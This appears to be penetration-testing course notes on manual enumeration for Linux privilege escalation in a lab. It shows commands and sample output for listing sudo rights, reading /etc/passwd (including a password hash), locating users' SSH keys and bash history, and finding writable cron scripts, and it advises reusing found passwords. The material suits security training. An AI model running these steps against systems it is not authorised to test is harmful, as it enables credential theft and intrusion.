25. Linux Privilege Escalation

Introduction to Linux Privilege Escalation

The root account on Linux systems provides full administrative level access to the operating system. During an assessment, you may gain a low-privileged shell on a Linux host and need to perform privilege escalation to the root account. Fully compromising the host would allow us to capture traffic and access sensitive files, which may be used to further access within the environment. Additionally, if the Linux machine is domain joined, we can gain the NTLM hash and begin enumerating and attacking Active Directory.

Enumeration

Enumeration is the key to privilege escalation. Several helper scripts (such as LinEnum) exist to assist with enumeration. Still, it is also important to understand what pieces of information to look for and to be able to perform your enumeration manually. When you gain initial shell access to the host, it is important to check several key details.

`OS Version`: Knowing the distribution (Ubuntu, Debian, FreeBSD, Fedora, SUSE, Red Hat, CentOS, etc.) will give you an idea of the types of tools that may be available. This would also identify the operating system version, for which there may be public exploits available.

`Kernel Version`: As with the OS version, there may be public exploits that target a vulnerability in a specific kernel version. Kernel exploits can cause system instability or even a complete crash. Be careful running these against any production system, and make sure you fully understand the exploit and possible ramifications before running one.

`Running Services`: Knowing what services are running on the host is important, especially those running as root. A misconfigured or vulnerable service running as root can be an easy win for privilege escalation. Flaws have been discovered in many common services such as Nagios, Exim, Samba, ProFTPd, etc. Public exploit PoCs exist for many of them, such as CVE-2016-9566, a local privilege escalation flaw in Nagios Core < 4.2.4.

List Current Processes

```
ps aux | grep root

root          1  1.3  0.1  37656  5664 ?        Ss   23:26   0:01
/sbin/init
```

```
root         2  0.0  0.0      0     0 ?        S    23:26   0:00
[kthreadd]
root         3  0.0  0.0      0     0 ?        S    23:26   0:00
[ksoftirqd/0]
root         4  0.0  0.0      0     0 ?        S    23:26   0:00
[kworker/0:0]
root         5  0.0  0.0      0     0 ?        S<   23:26   0:00
[kworker/0:0H]
root         6  0.0  0.0      0     0 ?        S    23:26   0:00
[kworker/u8:0]
root         7  0.0  0.0      0     0 ?        S    23:26   0:00
[rcu_sched]
root         8  0.0  0.0      0     0 ?        S    23:26   0:00 [rcu_bh]
root         9  0.0  0.0      0     0 ?        S    23:26   0:00
[migration/0]

<SNIP>
```

`Installed Packages and Versions`: Like running services, it is important to check for any out-of-date or vulnerable packages that may be easily leveraged for privilege escalation. An example is Screen, which is a common terminal multiplexer (similar to tmux). It allows you to start a session and open many windows or virtual terminals instead of opening multiple terminal sessions. Screen version 4.05.00 suffers from a privilege escalation vulnerability that can be easily leveraged to escalate privileges.

`Logged in Users`: Knowing which other users are logged into the system and what they are doing can give greater into possible local lateral movement and privilege escalation paths.

List Current Processes

```
ps au

USER                    PID %CPU %MEM    VSZ   RSS TTY      STAT START
TIME COMMAND
root                   1256  0.0  0.1  65832  3364 tty1      Ss   23:26
0:00 /bin/login --
cliff.moore    1322  0.0  0.1  22600  5160 tty1     S    23:26   0:00 -
bash
shared                 1367  0.0  0.1  22568  5116 pts/0     Ss   23:27
0:00 -bash
root                   1384  0.0  0.1  52700  3812 tty1     S    23:29
0:00 sudo su
root                   1385  0.0  0.1  52284  3448 tty1     S    23:29
0:00 su
root                   1386  0.0  0.1  21224  3764 tty1     S+   23:29
0:00 bash
```

```
shared                   1397  0.0  0.1  37364  3428 pts/0    R+   23:30
0:00 ps au
```

`User Home Directories`: Are other user's home directories accessible? User home folders may also contain SSH keys that can be used to access other systems or scripts and configuration files containing credentials. It is not uncommon to find files containing credentials that can be leveraged to access other systems or even gain entry into the Active Directory environment.

Home Directory Contents

```
ls /home

backupsvc  bob.jones  cliff.moore  logger  mrb3n  shared  stacey.jenkins
```

We can check individual user directories and check to see if files such as the `.bash_history` file are readable and contain any interesting commands, look for configuration files, and check to see if we can obtain copies of a user's SSH keys.

User's Home Directory Contents

```
ls -la /home/stacey.jenkins/

total 32
drwxr-xr-x 3 stacey.jenkins stacey.jenkins 4096 Aug 30 23:37 .
drwxr-xr-x 9 root           root           4096 Aug 30 23:33 ..
-rw------- 1 stacey.jenkins stacey.jenkins   41 Aug 30 23:35 .bash_history
-rw-r--r-- 1 stacey.jenkins stacey.jenkins  220 Sep  1  2015 .bash_logout
-rw-r--r-- 1 stacey.jenkins stacey.jenkins 3771 Sep  1  2015 .bashrc
-rw-r--r-- 1 stacey.jenkins stacey.jenkins   97 Aug 30 23:37 config.json
-rw-r--r-- 1 stacey.jenkins stacey.jenkins  655 May 16  2017 .profile
drwx------ 2 stacey.jenkins stacey.jenkins 4096 Aug 30 23:35 .ssh
```

If you find an SSH key for your current user, this could be used to open an SSH session on the host (if SSH is exposed externally) and gain a stable and fully interactive session. SSH keys could be leveraged to access other systems within the network as well. At the minimum, check the ARP cache to see what other hosts are being accessed and cross-reference these against any useable SSH private keys.

SSH Directory Contents

```
ls -l ~/.ssh

total 8
-rw------- 1 mrb3n mrb3n 1679 Aug 30 23:37 id_rsa
-rw-r--r-- 1 mrb3n mrb3n  393 Aug 30 23:37 id_rsa.pub
```

It is also important to check a user's bash history, as they may be passing passwords as an argument on the command line, working with git repositories, setting up cron jobs, and more. Reviewing what the user has been doing can give you considerable insight into the type of server you land on and give a hint as to privilege escalation paths.

Bash History

```
history

    1  id
    2  cd /home/cliff.moore
    3  exit
    4  touch backup.sh
    5  tail /var/log/apache2/error.log
    6  ssh [email protected]
    7  history
```

`Sudo Privileges`: Can the user run any commands either as another user or as root? If you do not have credentials for the user, it may not be possible to leverage sudo permissions. However, often sudoer entries include `NOPASSWD`, meaning that the user can run the specified command without being prompted for a password. Not all commands, even we can run as root, will lead to privilege escalation. It is not uncommon to gain access as a user with full sudo privileges, meaning they can run any command as root. Issuing a simple `sudo su` command will immediately give you a root session.

Sudo - List User's Privileges

```
sudo -l

Matching Defaults entries for sysadm on NIX02:
    env_reset, mail_badpass,
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/
bin\:/snap/bin

User sysadm may run the following commands on NIX02:
    (root) NOPASSWD: /usr/sbin/tcpdump
```

`Configuration Files`: Configuration files can hold a wealth of information. It is worth searching through all files that end in extensions such as `.conf` and `.config`, for usernames, passwords, and other secrets.

`Readable Shadow File`: If the shadow file is readable, you will be able to gather password hashes for all users who have a password set. While this does not guarantee further access, these hashes can be subjected to an offline brute-force attack to recover the cleartext password.

`Password Hashes in /etc/passwd`: Occasionally, you will see password hashes directly in the /etc/passwd file. This file is readable by all users, and as with hashes in the `shadow` file, these can be subjected to an offline password cracking attack. This configuration, while not common, can sometimes be seen on embedded devices and routers.

Passwd

```
cat /etc/passwd

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
<...SNIP...>
dnsmasq:x:109:65534:dnsmasq,,,:/var/lib/misc:/bin/false
sshd:x:110:65534::/var/run/sshd:/usr/sbin/nologin
mrb3n:x:1000:1000:mrb3n,,,:/home/mrb3n:/bin/bash
colord:x:111:118:colord colour management
daemon,,,:/var/lib/colord:/bin/false
backupsvc:x:1001:1001::/home/backupsvc:
bob.jones:x:1002:1002::/home/bob.jones:
cliff.moore:x:1003:1003::/home/cliff.moore:
logger:x:1004:1004::/home/logger:
shared:x:1005:1005::/home/shared:
stacey.jenkins:x:1006:1006::/home/stacey.jenkins:
sysadm:$6$vdH7vuQIv6anIBWg$Ysk.UZzI7WxYUBYt8WRIWF0EzWlksOElDE0HLYinee38QI1
A.0HW7WZCrUhZ9wwDz13bPpkTjNuRoUGYhwFE11:1007:1007::/home/sysadm:
```

`Cron Jobs`: Cron jobs on Linux systems are similar to Windows scheduled tasks. They are often set up to perform maintenance and backup tasks. In conjunction with other misconfigurations such as relative paths or weak permissions, they can leverage to escalate privileges when the scheduled cron job runs.

Cron Jobs

```
ls -la /etc/cron.daily/

total 60
drwxr-xr-x  2 root root 4096 Aug 30 23:49 .
drwxr-xr-x 93 root root 4096 Aug 30 23:47 ..
-rwxr-xr-x  1 root root  376 Mar 31  2016 apport
-rwxr-xr-x  1 root root 1474 Sep 26  2017 apt-compat
-rwx--x--x  1 root root  379 Aug 30 23:49 backup
-rwxr-xr-x  1 root root  355 May 22  2012 bsdmainutils
-rwxr-xr-x  1 root root 1597 Nov 27  2015 dpkg
-rwxr-xr-x  1 root root  372 May  6  2015 logrotate
-rwxr-xr-x  1 root root 1293 Nov  6  2015 man-db
-rwxr-xr-x  1 root root  539 Jul 16  2014 mdadm
-rwxr-xr-x  1 root root  435 Nov 18  2014 mlocate
-rwxr-xr-x  1 root root  249 Nov 12  2015 passwd
-rw-r--r--  1 root root  102 Apr  5  2016 .placeholder
-rwxr-xr-x  1 root root 3449 Feb 26  2016 popularity-contest
-rwxr-xr-x  1 root root  214 May 24  2016 update-notifier-common
```

`Unmounted File Systems and Additional Drives`: If you discover and can mount an additional drive or unmounted file system, you may find sensitive files, passwords, or backups that can be leveraged to escalate privileges.

File Systems & Additional Drives

```
lsblk

NAME   MAJ:MIN RM  SIZE RO TYPE MOUNTPOINT
sda      8:0    0   30G  0 disk
├─sda1   8:1    0   29G  0 part /
├─sda2   8:2    0    1K  0 part
└─sda5   8:5    0  975M  0 part [SWAP]
sr0     11:0    1  848M  0 rom
```

`SETUID and SETGID Permissions`: Binaries are set with these permissions to allow a user to run a command as root, without having to grant root-level access to the user. Many binaries contain functionality that can be exploited to get a root shell.

`Writeable Directories`: It is important to discover which directories are writeable if you need to download tools to the system. You may discover a writeable directory where a cron job places files, which provides an idea of how often the cron job runs and could be used to elevate privileges if the script that the cron job runs is also writeable.

Find Writable Directories

```
find / -path /proc -prune -o -type d -perm -o+w 2>/dev/null

/dmz-backups
/tmp
/tmp/VMwareDnD
/tmp/.XIM-unix
/tmp/.Test-unix
/tmp/.X11-unix
/tmp/systemd-private-8a2c51fcbad240d09578916b47b0bb17-systemd-
timesyncd.service-TIecv0/tmp
/tmp/.font-unix
/tmp/.ICE-unix
/proc
/dev/mqueue
/dev/shm
/var/tmp
/var/tmp/systemd-private-8a2c51fcbad240d09578916b47b0bb17-systemd-
timesyncd.service-hm6Qdl/tmp
/var/crash
/run/lock
```

`Writeable Files`: Are any scripts or configuration files world-writable? While altering configuration files can be extremely destructive, there may be instances where a minor modification can open up further access. Also, any scripts that are run as root using cron jobs can be modified slightly to append a command.

Find Writable Files

```
find / -path /proc -prune -o -type f -perm -o+w 2>/dev/null

/etc/cron.daily/backup
/dmz-backups/backup.sh
/proc
/sys/fs/cgroup/memory/init.scope/cgroup.event_control

<SNIP>

/home/backupsvc/backup.sh

<SNIP>
```

Moving on

As we have seen, there are various manual enumeration techniques that we can perform to gain information to inform various privilege escalation attacks. A variety of techniques exist that can be leveraged to perform local privilege escalation on Linux, which we will cover in the next sections.

Environment Enumeration

Enumeration is the key to privilege escalation. Several helper scripts (such as LinPEAS and LinEnum exist to assist with enumeration. Still, it is also important to understand what pieces of information to look for and to be able to perform your enumeration manually. When you gain initial shell access to the host, it is important to check several key details.

`OS Version`: Knowing the distribution (Ubuntu, Debian, FreeBSD, Fedora, SUSE, Red Hat, CentOS, etc.) will give you an idea of the types of tools that may be available. This would also identify the operating system version, for which there may be public exploits available.

`Kernel Version`: As with the OS version, there may be public exploits that target a vulnerability in a specific kernel version. Kernel exploits can cause system instability or even a complete crash. Be careful running these against any production system, and make sure you fully understand the exploit and possible ramifications before running one.

`Running Services`: Knowing what services are running on the host is important, especially those running as root. A misconfigured or vulnerable service running as root can be an easy win for privilege escalation. Flaws have been discovered in many common services such as Nagios, Exim, Samba, ProFTPd, etc. Public exploit PoCs exist for many of them, such as CVE-2016-9566, a local privilege escalation flaw in Nagios Core < 4.2.4.

Gaining Situational Awareness

Let's say we have just gained access to a Linux host by exploiting an unrestricted file upload vulnerability during an External Penetration Test. After establishing our reverse shell (and ideally some sort of persistence), we should start by gathering some basics about the system we are working with.

First, we'll answer the fundamental question: What operating system are we dealing with? If we landed on a CentOS host or Red Hat Enterprise Linux host, our enumeration would likely be slightly different than if we landed on a Debian-based host such as Ubuntu. If we land on a host such as FreeBSD, Solaris, or something more obscure such as the HP proprietary OS

HP-UX or the IBM OS AIX, the commands we would work with will likely be different. Though the commands may be different, and we may even need to look up a command reference in some instances, the principles are the same. For our purposes, we'll begin with an Ubuntu target to cover general tactics and techniques. Once we learn the basics and combine them with a new way of thinking and the stages of the Penetration Testing Process, it shouldn't matter what type of Linux system we land on because we'll have a thorough and repeatable process.

There are many cheat sheets out there to help with enumerating Linux systems and some bits of information we are interested in will have two or more ways to obtain it. In this module we'll cover one methodology that can likely be used for the majority of Linux systems that we encounter in the wild. That being said, make sure you understand what the commands are doing and how to tweak them or find the information you need a different way if a particular command doesn't work. Challenge yourself during this module to try things various ways to practice your methodology and what works best for you. Anyone can re-type commands from a cheat sheet but a deep understanding of what you are looking for and how to obtain it will help us be successful in any environment.

Typically we'll want to run a few basic commands to orient ourselves:

- `whoami` - what user are we running as
- `id` - what groups does our user belong to?
- `hostname` - what is the server named. can we gather anything from the naming convention?
- `ifconfig` or `ip -a` - what subnet did we land in, does the host have additional NICs in other subnets?
- `sudo -l` - can our user run anything with sudo (as another user as root) without needing a password? This can sometimes be the easiest win and we can do something like `sudo su` and drop right into a root shell.

Including screenshots of the above information can be helpful in a client report to provide evidence of a successful Remote Code Execution (RCE) and to clearly identify the affected system. Now let's get into our more detailed, step-by-step, enumeration.

We'll start out by checking out what operating system and version we are dealing with.

```
cat /etc/os-release

NAME="Ubuntu"
VERSION="20.04.4 LTS (Focal Fossa)"
ID=ubuntu
ID_LIKE=debian
PRETTY_NAME="Ubuntu 20.04.4 LTS"
VERSION_ID="20.04"
HOME_URL="https://www.ubuntu.com/"
SUPPORT_URL="https://help.ubuntu.com/"
```

```
BUG_REPORT_URL="https://bugs.launchpad.net/ubuntu/"
PRIVACY_POLICY_URL="https://www.ubuntu.com/legal/terms-and-
policies/privacy-policy"
VERSION_CODENAME=focal
UBUNTU_CODENAME=focal
```

We can see that the target is running Ubuntu 20.04.4 LTS ("Focal Fossa"). For whatever version we encounter its important to see if we're dealing with something out-of-date or maintained. Ubuntu publishes its release cycle and from this we can see that "Focal Fossa" does not reach end of life until April 2030. From this information we can assume that we will not encounter a well-known Kernel vulnerability because the customer has been keeping their internet-facing asset patched but we'll still look regardless.

Next we'll want to check out our current user's PATH, which is where the Linux system looks every time a command is executed for any executables to match the name of what we type, i.e., `id` which on this system is located at `/usr/bin/id`. As we'll see later in this module, if the PATH variable for a target user is misconfigured we may be able to leverage it to escalate privileges. For now we'll note it down and add it to our notetaking tool of choice.

```
echo $PATH

/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/u
sr/local/games:/snap/bin
```

We can also check out all environment variables that are set for our current user, we may get lucky and find something sensitive in there such as a password. We'll note this down and move on.

```
env

SHELL=/bin/bash
PWD=/home/htb-student
LOGNAME=htb-student
XDG_SESSION_TYPE=tty
MOTD_SHOWN=pam
HOME=/home/htb-student
LANG=en_US.UTF-8

<SNIP>
```

Next let's note down the Kernel version. We can do some searches to see if the target is running a vulnerable Kernel (which we'll get to take advantage of later on in the module) which has some known public exploit PoC. We can do this a few ways, another way would be `cat /proc/version` but we'll use the `uname -a` command.

```
uname -a

Linux nixlpe02 5.4.0-122-generic #138-Ubuntu SMP Wed Jun 22 15:00:31 UTC
2022 x86_64 x86_64 x86_64 GNU/Linux
```

We can next gather some additional information about the host itself such as the CPU type/version:

```
lscpu

Architecture:                    x86_64
CPU op-mode(s):                  32-bit, 64-bit
Byte Order:                      Little Endian
Address sizes:                   43 bits physical, 48 bits virtual
CPU(s):                          2
On-line CPU(s) list:             0,1
Thread(s) per core:              1
Core(s) per socket:              2
Socket(s):                       1
NUMA node(s):                    1
Vendor ID:                       AuthenticAMD
CPU family:                      23
Model:                           49
Model name:                      AMD EPYC 7302P 16-Core Processor
Stepping:                        0
CPU MHz:                         2994.375
BogoMIPS:                        5988.75
Hypervisor vendor:               VMware

<SNIP>
```

What login shells exist on the server? Note these down and highlight that both Tmux and Screen are availble to us.

```
cat /etc/shells

# /etc/shells: valid login shells
/bin/sh
/bin/bash
/usr/bin/bash
/bin/rbash
/usr/bin/rbash
```

```
/bin/dash
/usr/bin/dash
/usr/bin/tmux
/usr/bin/screen
```

We should also check to see if any defenses are in place and we can enumerate any information about them. Some things to look for include:

- Exec Shield
- iptables
- AppArmor
- SELinux
- Fail2ban
- Snort
- Uncomplicated Firewall (ufw)

Often we will not have the privileges to enumerate the configurations of these protections but knowing what, if any, are in place, can help us not to waste time on certain tasks.

Next we can take a look at the drives and any shares on the system. First, we can use the `lsblk` command to enumerate information about block devices on the system (hard disks, USB drives, optical drives, etc.). If we discover and can mount an additional drive or unmounted file system, we may find sensitive files, passwords, or backups that can be leveraged to escalate privileges.

```
lsblk

NAME                       MAJ:MIN RM  SIZE RO TYPE MOUNTPOINT
loop0                        7:0    0   55M  1 loop /snap/core18/1705
loop1                        7:1    0   69M  1 loop /snap/lxd/14804
loop2                        7:2    0   47M  1 loop /snap/snapd/16292
loop3                        7:3    0  103M  1 loop /snap/lxd/23339
loop4                        7:4    0   62M  1 loop /snap/core20/1587
loop5                        7:5    0 55.6M  1 loop /snap/core18/2538
sda                          8:0    0   20G  0 disk 
├─sda1                       8:1    0    1M  0 part 
├─sda2                       8:2    0    1G  0 part /boot
└─sda3                       8:3    0   19G  0 part 
  └─ubuntu--vg-ubuntu--lv  253:0    0   18G  0 lvm  /
sr0                         11:0    1  908M  0 rom  
```

The command `lpstat` can be used to find information about any printers attached to the system. If there are active or queued print jobs can we gain access to some sort of sensitive information?

We should also checked for mounted drives and unmounted drives. Can we mount an umounted drive and gain access to sensitive data? Can we find any types of credentials in `fstab` for mounted drives by grepping for common words such as password, username, credential, etc in `/etc/fstab`?

```
cat /etc/fstab

# /etc/fstab: static file system information.
#
# Use 'blkid' to print the universally unique identifier for a
# device; this may be used with UUID= as a more robust way to name devices
# that works even if disks are added and removed. See fstab(5).
#
# <file system> <mount point>   <type>  <options>       <dump>  <pass>
# / was on /dev/ubuntu-vg/ubuntu-lv during curtin installation
/dev/disk/by-id/dm-uuid-LVM-
BdLsBLE4CvzJUgtkugkof4S0dZG7gWR8HCNOlRdLWoXVOba2tYUMzHfFQAP9ajul / ext4
defaults 0 0
# /boot was on /dev/sda2 during curtin installation
/dev/disk/by-uuid/20b1770d-a233-4780-900e-7c99bc974346 /boot ext4 defaults
0 0
```

Check out the routing table by typing `route` or `netstat -rn`. Here we can see what other networks are available via which interface.

```
route

Kernel IP routing table
Destination     Gateway         Genmask         Flags Metric Ref    Use
Iface
default         _gateway        0.0.0.0         UG    0      0        0
ens192
10.129.0.0      0.0.0.0         255.255.0.0     U     0      0        0
ens192
```

In a domain environment we'll definitely want to check `/etc/resolv.conf` if the host is configured to use internal DNS we may be able to use this as a starting point to query the Active Directory environment.

We'll also want to check the arp table to see what other hosts the target has been communicating with.

```
arp -a
```

```
_gateway (10.129.0.1) at 00:50:56:b9:b9:fc [ether] on ens192
```

The environment enumeration also includes knowledge about the users that exist on the target system. This is because individual users are often configured during the installation of applications and services to limit the service's privileges. The reason for this is to maintain the security of the system itself. Because if a service is running with the highest privileges (`root`) and this is brought under control by an attacker, the attacker automatically has the highest rights over the entire system. All users on the system are stored in the `/etc/passwd` file. The format gives us some information, such as:

1. Username
2. Password
3. User ID (UID)
4. Group ID (GID)
5. User ID info
6. Home directory
7. Shell

Existing Users

```
cat /etc/passwd

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
tcpdump:x:108:115::/nonexistent:/usr/sbin/nologin
mrb3n:x:1000:1000:mrb3n:/home/mrb3n:/bin/bash
bjones:x:1001:1001::/home/bjones:/bin/sh
administrator.ilfreight:x:1002:1002::/home/administrator.ilfreight:/bin/sh
backupsvc:x:1003:1003::/home/backupsvc:/bin/sh
cliff.moore:x:1004:1004::/home/cliff.moore:/bin/bash
logger:x:1005:1005::/home/logger:/bin/sh
```

```
shared:x:1006:1006::/home/shared:/bin/sh
stacey.jenkins:x:1007:1007::/home/stacey.jenkins:/bin/bash
htb-student:x:1008:1008::/home/htb-student:/bin/bash
<SNIP>
```

Occasionally, we will see password hashes directly in the `/etc/passwd` file. This file is readable by all users, and as with hashes in the `/etc/shadow` file, these can be subjected to an offline password cracking attack. This configuration, while not common, can sometimes be seen on embedded devices and routers.

```
cat /etc/passwd | cut -f1 -d:

root
daemon
bin
sys

...SNIP...

mrb3n
lxd
bjones
administrator.ilfreight
backupsvc
cliff.moore
logger
shared
stacey.jenkins
htb-student
```

With Linux, several different hash algorithms can be used to make the passwords unrecognizable. Identifying them from the first hash blocks can help us to use and work with them later if needed. Here is a list of the most used ones:

Algorithm	Hash
Salted MD5	`$1$`...
SHA-256	`$5$`...
SHA-512	`$6$`...
BCrypt	`$2a$`...
Scrypt	`$7$`...
Argon2	`$argon2i$`...

We'll also want to check which users have login shells. Once we see what shells are on the system, we can check each version for vulnerabilities. Because outdated versions, such as Bash version 4.1, are vulnerable to a `shellshock` exploit.

```
grep "*sh$" /etc/passwd

root:x:0:0:root:/root:/bin/bash
mrb3n:x:1000:1000:mrb3n:/home/mrb3n:/bin/bash
bjones:x:1001:1001::/home/bjones:/bin/sh
administrator.ilfreight:x:1002:1002::/home/administrator.ilfreight:/bin/sh
backupsvc:x:1003:1003::/home/backupsvc:/bin/sh
cliff.moore:x:1004:1004::/home/cliff.moore:/bin/bash
logger:x:1005:1005::/home/logger:/bin/sh
shared:x:1006:1006::/home/shared:/bin/sh
stacey.jenkins:x:1007:1007::/home/stacey.jenkins:/bin/bash
htb-student:x:1008:1008::/home/htb-student:/bin/bash
```

Each user in Linux systems is assigned to a specific group or groups and thus receives special privileges. For example, if we have a folder named `dev` only for developers, a user must be assigned to the appropriate group to access that folder. The information about the available groups can be found in the `/etc/group` file, which shows us both the group name and the assigned user names.

Existing Groups

```
cat /etc/group

root:x:0:
daemon:x:1:
bin:x:2:
sys:x:3:
adm:x:4:syslog,htb-student
tty:x:5:syslog
disk:x:6:
lp:x:7:
mail:x:8:
news:x:9:
uucp:x:10:
man:x:12:
proxy:x:13:
kmem:x:15:
dialout:x:20:
fax:x:21:
voice:x:22:
cdrom:x:24:htb-student
floppy:x:25:
```

```
tape:x:26:
sudo:x:27:mrb3n,htb-student
audio:x:29:pulse
dip:x:30:htb-student
www-data:x:33:
...SNIP...
```

The `/etc/group` file lists all of the groups on the system. We can then use the getent command to list members of any interesting groups.

```
getent group sudo

sudo:x:27:mrb3n
```

We can also check out which users have a folder under the `/home` directory. We'll want to enumerate each of these to see if any of the system users are storing any sensitive data, files containing passwords. We should check to see if files such as the `.bash_history` file are readable and contain any interesting commands and look for configuration files. It is not uncommon to find files containing credentials that can be leveraged to access other systems or even gain entry into the Active Directory environment. Its also important to check for SSH keys for all users, as these could be used to achieve persistence on the system, potentially to escalate privileges, or to assist with pivoting and port forwarding further into the internal network. At the minimum, check the ARP cache to see what other hosts are being accessed and cross-reference these against any useable SSH private keys.

```
ls /home

administrator.ilfreight  bjones       htb-student  mrb3n   stacey.jenkins
backupsvc                cliff.moore  logger       shared
```

Finally, we can search for any "low hanging fruit" such as config files, and other files that may contain sensitive information. Configuration files can hold a wealth of information. It is worth searching through all files that end in extensions such as .conf and .config, for usernames, passwords, and other secrets.

If we've gathered any passwords we should try them at this time for all users present on the system. Password re-use is common so we might get lucky!

In Linux, there are many different places where such files can be stored, including mounted file systems. A mounted file system is a file system that is attached to a particular directory on the system and accessed through that directory. Many file systems, such as ext4, NTFS, and FAT32, can be mounted. Each type of file system has its own benefits and drawbacks.

For example, some file systems can only be read by the operating system, while others can be read and written by the user. File systems that can be read and written to by the user are called read/write file systems. Mounting a file system allows the user to access the files and folders stored on that file system. In order to mount a file system, the user must have root privileges. Once a file system is mounted, it can be unmounted by the user with root privileges. We may have access to such file systems and may find sensitive information, documentation, or applications there.

Mounted File Systems

```
df -h

Filesystem      Size  Used Avail Use% Mounted on
udev            1,9G     0  1,9G   0% /dev
tmpfs           389M  1,8M  388M   1% /run
/dev/sda5        20G  7,9G   11G  44% /
tmpfs           1,9G     0  1,9G   0% /dev/shm
tmpfs           5,0M  4,0K  5,0M   1% /run/lock
tmpfs           1,9G     0  1,9G   0% /sys/fs/cgroup
/dev/loop0      128K  128K     0 100% /snap/bare/5
/dev/loop1       62M   62M     0 100% /snap/core20/1611
/dev/loop2       92M   92M     0 100% /snap/gtk-common-themes/1535
/dev/loop4       55M   55M     0 100% /snap/snap-store/558
/dev/loop3      347M  347M     0 100% /snap/gnome-3-38-2004/115
/dev/loop5       47M   47M     0 100% /snap/snapd/16292
/dev/sda1       511M  4,0K  511M   1% /boot/efi
tmpfs           389M   24K  389M   1% /run/user/1000
/dev/sr0        3,6G  3,6G     0 100% /media/htb-student/Ubuntu 20.04.5
LTS amd64
/dev/loop6       50M   50M     0 100% /snap/snapd/17576
/dev/loop7       64M   64M     0 100% /snap/core20/1695
/dev/loop8       46M   46M     0 100% /snap/snap-store/599
/dev/loop9      347M  347M     0 100% /snap/gnome-3-38-2004/119
```

When a file system is unmounted, it is no longer accessible by the system. This can be done for various reasons, such as when a disk is removed, or a file system is no longer needed. Another reason may be that files, scripts, documents, and other important information must not be mounted and viewed by a standard user. Therefore, if we can extend our privileges to the `root` user, we could mount and read these file systems ourselves. Unmounted file systems can be viewed as follows:

Unmounted File Systems

```
cat /etc/fstab | grep -v "#" | column -t
```

```
UUID=5bf16727-fcdf-4205-906c-0620aa4a058f  /          ext4
errors=remount-ro  0  1
UUID=BE56-AAE0                             /boot/efi  vfat  umask=0077
0  1
/swapfile                                  none       swap  sw
0  0
```

Many folders and files are kept hidden on a Linux system so they are not obvious, and accidental editing is prevented. Why such files and folders are kept hidden, there are many more reasons than those mentioned so far. Nevertheless, we need to be able to locate all hidden files and folders because they can often contain sensitive information, even if we have read-only permissions.

All Hidden Files

```
find / -type f -name ".*" -exec ls -l {} \; 2>/dev/null | grep htb-student

-rw-r--r-- 1 htb-student htb-student 3771 Nov 27 11:16 /home/htb-
student/.bashrc
-rw-rw-r-- 1 htb-student htb-student 180 Nov 27 11:36 /home/htb-
student/.wget-hsts
-rw------- 1 htb-student htb-student 387 Nov 27 14:02 /home/htb-
student/.bash_history
-rw-r--r-- 1 htb-student htb-student 807 Nov 27 11:16 /home/htb-
student/.profile
-rw-r--r-- 1 htb-student htb-student 0 Nov 27 11:31 /home/htb-
student/.sudo_as_admin_successful
-rw-r--r-- 1 htb-student htb-student 220 Nov 27 11:16 /home/htb-
student/.bash_logout
-rw-rw-r-- 1 htb-student htb-student 162 Nov 28 13:26 /home/htb-
student/.notes
```

All Hidden Directories

```
find / -type d -name ".*" -ls 2>/dev/null

   684822      4 drwx------   3 htb-student htb-student     4096 Nov 28
12:32 /home/htb-student/.gnupg
   790793      4 drwx------   2 htb-student htb-student     4096 Okt 27
11:31 /home/htb-student/.ssh
   684804      4 drwx------  10 htb-student htb-student     4096 Okt 27
11:30 /home/htb-student/.cache
   790827      4 drwxrwxr-x   8 htb-student htb-student     4096 Okt 27
11:32 /home/htb-student/CVE-2021-3156/.git
   684796      4 drwx------  10 htb-student htb-student     4096 Okt 27
```

```
11:30 /home/htb-student/.config
   655426      4 drwxr-xr-x   3 htb-student htb-student     4096 Okt 27
11:19 /home/htb-student/.local
   524808      4 drwxr-xr-x   7 gdm         gdm             4096 Okt 27
11:19 /var/lib/gdm3/.cache
   544027      4 drwxr-xr-x   7 gdm         gdm             4096 Okt 27
11:19 /var/lib/gdm3/.config
   544028      4 drwxr-xr-x   3 gdm         gdm             4096 Aug 31
08:54 /var/lib/gdm3/.local
   524938      4 drwx------   2 colord      colord          4096 Okt 27
11:19 /var/lib/colord/.cache
     1408      2 dr-xr-xr-x   1 htb-student htb-student     2048 Aug 31
09:17 /media/htb-student/Ubuntu\ 20.04.5\ LTS\ amd64/.disk
   280101      4 drwxrwxrwt   2 root        root            4096 Nov 28
12:31 /tmp/.font-unix
   262364      4 drwxrwxrwt   2 root        root            4096 Nov 28
12:32 /tmp/.ICE-unix
   262362      4 drwxrwxrwt   2 root        root            4096 Nov 28
12:32 /tmp/.X11-unix
   280103      4 drwxrwxrwt   2 root        root            4096 Nov 28
12:31 /tmp/.Test-unix
   262830      4 drwxrwxrwt   2 root        root            4096 Nov 28
12:31 /tmp/.XIM-unix
   661820      4 drwxr-xr-x   5 root        root            4096 Aug 31
08:55 /usr/lib/modules/5.15.0-46-generic/vdso/.build-id
   666709      4 drwxr-xr-x   5 root        root            4096 Okt 27
11:18 /usr/lib/modules/5.15.0-52-generic/vdso/.build-id
